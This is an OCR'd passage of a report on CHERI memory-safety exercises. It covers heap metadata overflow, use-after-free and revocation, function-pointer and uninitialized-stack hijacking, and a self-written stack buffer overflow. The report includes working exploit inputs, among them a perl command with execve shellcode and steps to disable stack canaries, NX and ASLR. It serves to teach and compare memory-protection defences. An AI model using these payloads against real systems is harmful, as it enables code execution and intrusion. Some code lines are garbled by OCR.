
Structure after overflow



Structure after freeing ptr1



Structure after second allocation, to pointer ptr1



Structure after third allocation, to pointer ptr2

Trying to allocate a fourth time, fails

```
#define ALLOC_SIZE  128  /* Allocation data size. */
struct alloc_storage {
    struct alloc_storage *a_next;  /* Free list. */
    uint8_t   a_bytes[ALLOC_SIZE]; /* Allocated memory. */
};

#define ALLOC_MAX 16   /* Availaable allocations. */
struct alloc_storage alloc_array[ALLOC_MAX]; /* Underlying storage. */
struct alloc_storage *alloc_nextfree;  /* Next available memory. */
```

```
    void *ptr1, *ptr2, *ptr3;

    /* Initialise allocator. */
    alloc_init();
    printf("Allocator initialised\n");

    /*
     * Allocate some memory.
     */
    printf("Allocating memory\n");
    ptr1 = alloc_allocate();
    printf("Allocation returned %p\n", ptr1);

    /*
```

```
	 * Run off the end of the memory allocation, corrupting the next
	 * allocation's metadata. Free when done.
	 */
	printf("Preparing to overflow %p\n", ptr1);
	memset(ptr1 + ALLOC_SIZE, 'A', sizeof(void *));
	printf("Overflowed allocation %p\n", ptr1);

	printf("Freeing allocation %p\n", ptr1);
	alloc_free(ptr1);
	printf("Allocation %p freed\n", ptr1);

	/*
	 * Perform three sequential allocations to cause the allocator to
	 * dereference the corrupted pointer, performing a store.
	 */
	printf("Allocating memory\n");
	ptr1 = alloc_allocate();
	printf("Allocation returned %p\n", ptr1);

	printf("Allocating memory\n");
	ptr2 = alloc_allocate();
	printf("Allocation returned %p\n", ptr2);

	printf("Allocating memory\n");
	ptr3 = alloc_allocate();
	printf("Allocation returned %p\n", ptr3);

	/*
	 * Clear up the mess.
	 */
	printf("Freeing allocation %p\n", ptr3);
	alloc_free(ptr3);
	printf("Allocation %p freed\n", ptr3);

	printf("Freeing allocation %p\n", ptr2);
	alloc_free(ptr2);
	printf("Allocation %p freed\n", ptr2);
```

This code can be found here.

As this code include CHERI specific code, we can not compile it in a classic environment. We will only take a look at the CHERI execution environment output. This allocator functions like a linked list. During execution of program, the address of the next pointer is replaced with 'A' characters.

Output On an environment protected by CHERI

```
Allocator initialised
Allocating memory
Allocation returned 0x131230
Preparing to overflow 0x131230
Overflowed allocation 0x131230
freeing allocation 0x131230
Allocation 0x131230 freed
Allocating memory
Allocation returned 0x131230
Allocating memory
Allocation returned 0x1312c0
Allocating memory
In-address space security exception (core dumped)
```

We can look into gdb for more precision:

```
GDB Debug
Program received signal SIGPROT, CHERI protection violation. Capability tag fault.
```

This occurs here: "alloc_nextfree = alloc->a_next;"

```c
static void *
alloc_allocate(void)
{
    struct alloc_storage *alloc;

    if (alloc_nextfree == NULL)
        return (NULL);
    alloc = alloc_nextfree;
    alloc_nextfree = alloc->a_next;
    alloc->a_next = NULL;
      /* Return pointer to allocated memory. */
    return alloc->a_bytes;
```

in function alloc_allocate(). This is because the previous overflow on the bytes array has replaced the value of the pointer next with 'A' in a not authorized way, meaning that the capability tag was put to 0. We can use the function: "cheri_bounds_set" to set suitable bounds to the bytes array: it has no reason to access the whole structure. Then the overflow is detected as soon as it happen, the error becomes a bounds fault.

```c
    // version with correct bounds
    #ifdef __CHERI_PURE_CAPABILITY__
        return (cheri_bounds_set(alloc->a_bytes, ALLOC_SIZE)); // arguments are pointer, bounds
            size
    #else
        return (alloc->a_bytes);
    #endif
```

However this causes the free function to crash: __containerof take as argument a pointer to a subobject and return a pointer to the object, but this pointer has the same rights as the subobject. Which means that when trying to access the next pointer using the byte array pointer (which we just reduced rights), a capability bounds fault is thrown.


```c
static void
alloc_free(void *ptr)
{
    struct alloc_storage *alloc;
    // following three lines are not in original code, see further explanation
    #ifdef __CHERI_PURE_CAPABILITY__
        ptr = cheri_address_set(alloc_array, cheri_address_get(ptr));
    #endif
    /* Convert pointer to allocated memory into pointer to metadata. */
    alloc = __containerof(ptr, struct alloc_storage, a_bytes);
    // arguments are: pointer which is subobject, structure type, subobject name in structure
    alloc->a_next = alloc_nextfree;
    alloc_nextfree = alloc;
}
```


To solve this, we must give ptr pointer larger rights using cheri_address_set function which requires a pointer, which bounds and capabilities will be granted, and a second argument with the address. The only global variable with minimum rights for what we need to do is the alloc_array (the whole list) and the address we want to use is obviously the one from ptr pointer (we want to access the next pointer of ptr's structure), and to get that address we can use cheri_get_address function.

3.14 Demonstrate Pointer Revocation


The goal of this exercise is to show properties in relation with temporal safety, some flaws: use of pointer after free and some good feature: quarantine of freed memory.

first allocation





freeing obj1 (still has access to structure)



```
extern void malloc_revoke(void);
__attribute__((used))
static void *check_malloc_revoke = malloc_revoke;
#endif

static void
fn1(uintptr_t arg)
{
    fprintf(stderr, " First function: %#p\n", (void *)arg);
}

static void
fn2(uintptr_t arg)
{
    fprintf(stderr, " Second function: %#p\n", (void *)arg);
}

struct obj {
    char buf[32];
    /*
     * The following are marked volatile to ensure the compiler doesn't
     * constant propagate fn (making aliasing not work) and to ensure
     * neither stores to them are optimised away entirely as dead due
     * to calling free.
     */
    void (* volatile fn)(uintptr_t);
    volatile uintptr_t arg;
};

int
main(void)
{
    struct obj * volatile obj1 = calloc(1, sizeof(*obj1));

    fprintf(stderr, "Installing function pointer in obj1 at %#p\n", obj1);
    obj1->fn = fn1;
    obj1->arg = (uintptr_t)obj1;

    free(obj1);

    fprintf(stderr, "Demonstrating use after free:\n");
    obj1->fn(obj1->arg);

#ifdef CAPREVOKE
    /* Force recycling the free queue now, but with a revocation pass */
    malloc_revoke();
#endif

    struct obj * volatile obj2 = malloc(sizeof(*obj2));
#ifdef CAPREVOKE
    assert(obj1 == obj2);
#endif

    fprintf(stderr, "Assigning function pointer through obj2 at %#p\n",
        obj2);
    obj2->fn = fn2;

    fprintf(stderr, "Calling function pointer through obj1 (now %#p):\n",
        obj1);
    obj1->fn(obj1->arg);

    return (0);
}
```

The two behavior here are similar, but not identical, its important to notice that on the first execution environment, the address of first object and second object are equal (they overlap), where in the second execution environment, one is after the other (no common space). The code can be found here.

Output on classic RISC-V environment (no CHERI Protection)

```
Installing function pointer in obj1 at 0x25a145609000
Demonstrating use after free:
First function: 0x25a145609000
Assigning function pointer through obj2 at 0x25a145609000
Calling function pointer through obj1 (now 0x25a145609000)
First function: 0x25a145609000
```

Output on CHERI protected environment

```
Installing function pointer in obj1 at 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
Demonstrating use after free:
First function: 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
Assigning function pointer through obj2 at 0x40c0f040 [rwRW,0x40c0f040-0x40c0f080]
Calling function pointer through obj1 (now 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040])
First function: 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
```

Here we can see, in classic environment, the memory space was used again after the free of obj1 to allocate obj2, so the first pointer has access to the second pointer memory space. However with CHERI protection activate, even if object 1 was freed, obj2 has a different memory address. This is because of memory quarantine: If there are valid pointers pointing on a free memory zone, its not possible to allocate this one. We can also see that there is a use after free: first function is called using object 1 even if object 1 was already freed by the time of the call.

We can now use DCAPREVOKE option on compiler which will tell the program that if it encounters malloc_revoke function, it will invalidate all pointers pointing on free memory, allowing re-use of memory space.


Output on CHERI protected environment & CAPREVOKE compiler option active

```
Installing function pointer in obj1 at 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
Demonstrating use after free:
First function: 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
Assigning function pointer through obj2 at 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040]
Calling function pointer through obj1 (now 0x40c0f000 [rwRW,0x40c0f000-0x40c0f040])
(invalid)
In-address space security exception (core dumped)
```


As expected, the second object is now allocated on the first object memory and the first object pointer became invalid, and so, by attempting to call a function using this pointer, throw a security exception. A problem is that if on the construction of the object, some values are not initialized, they will keep the old values. This could be problematic if a condition for using an attribute is that the attribute is not null, here if the old value is not null it could produce unexpected behavior.

3.15 Exploiting a buffer overflow to manipulate control flow


The goal of this mission is to observe the behavior of three different environment when faced with a buffer overflow: a baseline RISC-V (classic environment), a CHERI-RISC-V environment and a weakened CHERI-RISC-V environment (in which memory allocator fails to pad allocation in respect of bounds compression imprecision). The code can be found here.



case 1 : normal architecture



case 2 : CHERI purecap



case 3 : weakened CHERI

```
void
success(void) // default function
{
    puts("Exploit successful!");
}

void
failure(void) // target function
{
    puts("Exploit unsuccessful!");
}
```

The two functions: first one is target of buffer overflow, second one is default.

```
int
main(void)
{
    int ch;
    char *buf, *p;
    uint16_t sum;
    void (**fptr)(void); // value to overflow


    // adding debugging information to know function address

    printf("target function:%p\n",&success);
    printf("default function:%p\n",&failure);

    // btpmalloc simulate allocation using mapped memory zone
    // it uses correct alignment for all environment,
    // more importantly it uses built in function to know cheri exact bounds
    // due to bounds compression, and allocate exactly this
    // except in the case of weakened cheri protection
    buf = btpmalloc(25000);
    fptr = btpmalloc(sizeof(*fptr));

    main_asserts(buf, fptr);

    *fptr = &failure; // set default function

    p = buf;
    while ((ch = getchar()) != EOF)
        *p++ = (char)ch; // overflow happens here

    if ((uintptr_t)p & 1)
        *p++ = '\0';

    sum = ipv4_checksum((uint16_t *)buf, (p - buf) / 2);
    printf("Checksum: 0x%04x\n", sum);

    // does nothing
    btpfree(buf);

    (**fptr)(); // function call

    btpfree(fptr);

    return (0);
}
```

How to compile

```
### Classic Machine
1. create .o for btpalloc.c
gcc -c btpalloc.c -g -O2
2. compile buffer-overflow.c
gcc -o buffer-overflow-baseline buffer-overflow.c -g2 -Wall btpalloc.o

### No CHERI Protection, on morello environment
1. create .o for btpalloc.c
cc -c btpalloc.c -g -O2 -Wall -Wcheri -march=morello+noa64c -mabi=aapcs
2. compile buffer-overflow.c
cc -o buffer-overflow-baseline buffer-overflow.c -g2 -Wall -Wcheri -march=morello+noa64c
-mabi=aapcs btpalloc.o
### full capabilities
1. create .o for btpalloc.c
cc -c btpalloc.c -g -O2 -Wall -Wcheri -march=morello -mabi=purecap
2. compile buffer-overflow.c
cc -o buffer-overflow-cheri buffer-overflow.c -g2 -Wall -Wcheri -march=morello -
mabi=purecap btpalloc.o
### weakened capabilities
1. create .o for btpalloc.c
cc -c btpalloc.c -g -O2 -Wall -Wcheri -march=morello -mabi=purecap -
DCHERI_NO_ALIGN_PAD
2. compile buffer-overflow.c
cc -o buffer-overflow-weak buffer-overflow.c -g -O2 -Wall -Wcheri -mabi=purecap -
DCHERI_NO_ALIGN_PAD btpalloc.o
```

Beware that code exit condition for user input is EOF, which stands for end of file, so you have to put your input in a file, for example "bof". Then use: ./buffer-overflow-baseline < bof Otherwise, you won't be able to exit the program properly.

In order to obtain following result you will have to write 25008 padding characters, e.g 'a' characters in your file (using python script is an easy way), then use perl -e 'print "\x38\x0c\x21";' » your_file_name. The address used in perl must be the target function address, written with little endian format (reversed by pair).

baseline RISC-V environment

```
target function:0x210c38
default function:0x210c54
Checksum: 0x873a
Exploit successful!
```

CHERI-RISC-V environment

```
target function:0x210c38
default function:0x210c54
In-address space security exception (core dumped)
```

With CHERI protection, the overflow is detected because of an out of bounds access, throwing a security error. Now we will observe the behavior with weakened CHERI execution:

weakened CHERI-RISC-V environment

```
target function:0x210c38
default function:0x210c54
In-address space security exception (core dumped)
```

Even if the environment is weakened, the bounds does not allow the buffer pointer to write over the function pointer. Normally, the bounds and the allocated size are 25008. With weakened version, bounds are 25008 but allocated size is 25000. When allocating fptr, fptr is just after the 25008 byte. Meaning there's not possibility of writing on it. However, there could be an error when trying to access in bound memory that is not allocated. Its important to note that CHERI bounds can only be larger than requested size.

3.16 Exploiting an uninitialized stack frame to manipulate control flow

In this exercise, the user input will be used to fill a buffer, but certain characters will have specific effects allowing one to move the buffer pointer forward and not writing. Note that the input is in hexadecimal format, one must enter two numbers for one character, except for the characters that allow to move the pointer. A minus character ('-') can be used to skip over a character in the array without providing a new cookie. An equals sign ('=') can be used to skip over the number of characters in a pointer without providing any new cookies. Those characters and numbers are called cookies in the code. The buffer is written in a function. The objective is to write over a memory space that will be used later by another function to instantiate a function pointer, and this without throwing a segmentation fault. The fact some characters make the buffer pointer move is useful to not write on a not allocated memory zone. We will compare the behavior of two environment: a baseline RISCV-V and a CHERI-RISCV. The code can be found here.

```c
static void __attribute__((noinline))
get_cookies(void) // write characters or depending of value, move pointer
{
    alignas(void *) char cookies[sizeof(void *) * 32];
    char *cookiep;
    int ch, cookie;

    printf("Cookie monster is hungry, provide some cookies!\n");
    printf("'=' skips the next %zu bytes\n", sizeof(void *));
    printf("'-' skips to the next character\n");
    printf("XX as two hex digits stores a single cookie\n");
    printf("> ");

    cookiep = cookies;
    for (;;) {
        ch = getchar(); // cookies are pairs of characters
        // instructions to move are only one characters

        if (ch == '\n' || ch == EOF)
            break; // exit in case of end of file or line return

        if (isspace(ch))
            continue;

        if (ch == '-') { // move from 1 byte
            cookiep++;
            continue;
        }

        if (ch == '=') { // move pointer size (8 or 16 bytes depending on architecture)
            cookiep += sizeof(void *);
            continue;
        }

        if (isxdigit(ch)) {
            cookie = digittoint(ch) << 4;
            ch = getchar(); // getting second half of cookie
            if (ch == EOF)
                errx(1, "Half-eaten cookie, yuck!");
            if (!isxdigit(ch))
                errx(1, "Malformed cookie");
            cookie |= digittoint(ch);
            *cookiep++ = cookie;
            continue;
        }

        errx(1, "Malformed cookie");
    }
}

static void __attribute__((noinline))
eat_cookies(void) // call function
{
    void *pointers[12];
    void (* volatile cookie_fn)(void); // this is memory space we want to overwrite
    // because its not initialized

    for (size_t i = 0; i < sizeof(pointers) / sizeof(pointers[0]); i++)
        init_pointer(&pointers[i]);
    cookie_fn(); // target function call
}

int
main(void)
{
    init_cookie_pointer();
    get_cookies();
    eat_cookies();
    return (0);
}
```

You will also have to use a file for the input. For example "41" a hundred times is a valid input. Beware that segmentation fault is default behavior. The previous example will produce that output, even if valid. There are two scenario for segmentation fault: normal program execution and when writing in not allocated space. The default function is called in certain circumstances but not always. To make sure of what happen, it can be a good idea to add print call in eat_cookies (cookie_fn value) for two reasons: you know if the write happened correctly because you entered next function and you know if the value was overwritten.

Using 300 times "41" will result in a segmentation fault due to writing (the print before function call doesn't appear) (second scenario). Using 250 times "41" will result in a segmentation fault due to uninitialized function pointer call (the print appear)(first scenario). However the address is not overwritten. Using 264 times "41" will result in second scenario. Using 266 times "41" will result in first scenario. Which means that there's a non allocated memory space here. Using 264*"41"+"-"*8+"42" will result in first scenario. We have successfully pass the non allocated zone. However the function address is still not overwritten. Using "41"+"-"*8+"42"*76 we overwrite the return address. Using "41"+"-"*8"+"42"*72+"380e21" we overwrite the return address with the address of the success function. Numbers might change from one computer to another.

baseline RISC-V environment

```
target function: 0x210e38 called function address: 0x210e38 Exploit successful, yum!
```

CHERI-RISC-V environment

```
called function address: 0x110e95 called function address: 0x0 Segmentation fault (core
dumped)
```

Here, as the variable was uninitialized, the memory allocator put NULL by default. So the overflow happened, but it was overwritten by NULL (0x0).


4 Personal Tests Explanations

4.1 Shell Code Buffer Overflow On Stack

The objective here is to inject a shellcode via user input (as parameter) using a buffer overflow in a function call and obtain access to command execution. We will compare the behavior on both a CHERI protected environment and a classic Debian system. The following code is made by myself.

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void copy(char * arg){
  char buffer[60]; // buffer that will be overflow
  printf("true return address: %p\n",__builtin_return_address(0)); // printing old return
      address
  strcpy(buffer, arg); // replacing return address
  printf("after strcpy\n");
  printf("buf:%p\n",buffer); // printing stack buffer
  printf("true return address: %p\n",__builtin_return_address(0)); // printing return address
      after overflow
}

int main(int argc, char **argv){
  printf("size:%li\n",strlen(argv[1]));
  copy(argv[1]); // call function
  printf("normal exit\n");
  return 0;
}
```

The following graphic is a copy of one find online.



The buffer overflow will overwrite the return address value such as the next instruction will be the one of the beginning of the buffer, containing the shellcode.

In order to do the exploit we use this command to launch the program:

```
./main ‘perl -e ’ print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7
    \xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\
    x05AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd0\xe0\xff\xff\xff\x7f";’‘
```

4.1.1 Debian Environment

The end address must be replaced by the buffer address in little endian format. The perl command is used to write binary number (such as address) as input to the program. To compile the code, the options: "-fno-stack-protector" and "-z execstack" must be used because the canari detects the overflow and the non executable stack forbids code execution. Also use the command setarch -RL bash to disable address randomization for the terminal you are using. According to security week, bleeping computer and another article from security week it is possible to bypass ASLR. According to Information security lab and ctf101 and ibm it is possible to bypass the stack protector. Canaries are critised as being not secure in Bypassing memory safety mechanisms through speculative control flow hijacks research paper and ALSR is criticized in the same way in Speculative_Probing_Hacking_Blind_in_the_Spectre_Era. The non executable stack forbids buffer overflow that aims at returning on the stack but more complex attacks will use the same idea (by calling a method in a library that contains a vulnerability, which with correct arguments, allows arbitrary code execution, or calling a method that is not supposed to be called at this point of the execution, causing chaos in the program) so to keep this example simple we will disable it.

Output on classic RISC-V environment (No CHERI protection)

```
